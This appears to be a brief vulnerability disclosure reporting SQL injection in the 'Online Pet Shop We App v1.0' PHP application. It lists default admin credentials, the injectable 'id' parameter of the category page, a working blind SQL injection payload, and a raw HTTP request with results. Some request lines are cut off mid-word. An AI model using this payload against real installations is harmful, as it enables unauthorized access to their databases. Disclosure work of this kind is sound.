hegeoo Create SQLi-2.md

Online Pet Shop We App v1.0 by oretnom23 has SQL injection

BUG_Author: hegeoo

Login account: admin/admin123 (Super Admin account)

vendors: https://www.sourcecodester.com/php/14839/online-pet-shop-we-app-using-php-and-paypal-free-source-code.html

The program is built using the xmapp-php8.1 version

Vulnerability File: /pet_shop/admin/?page=maintenance/manage_category&id=

Vulnerability location: /pet_shop/admin/?page=maintenance/manage_category&id=,id


dbname=pet_shop_db,length=11

[+] Payload: /pet_shop/admin/?page=maintenance/manage_category&id=4%27%20and%20length(database())%20=11--+ // Leak place ---> id

```
GET /pet_shop/admin/?page=maintenance/manage_category&id=4%27%20and%20length(databas
Host: 192.168.1.19
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=k8u390ikl968phg971gmpmhtj5
Connection: close
```

length=11



length=12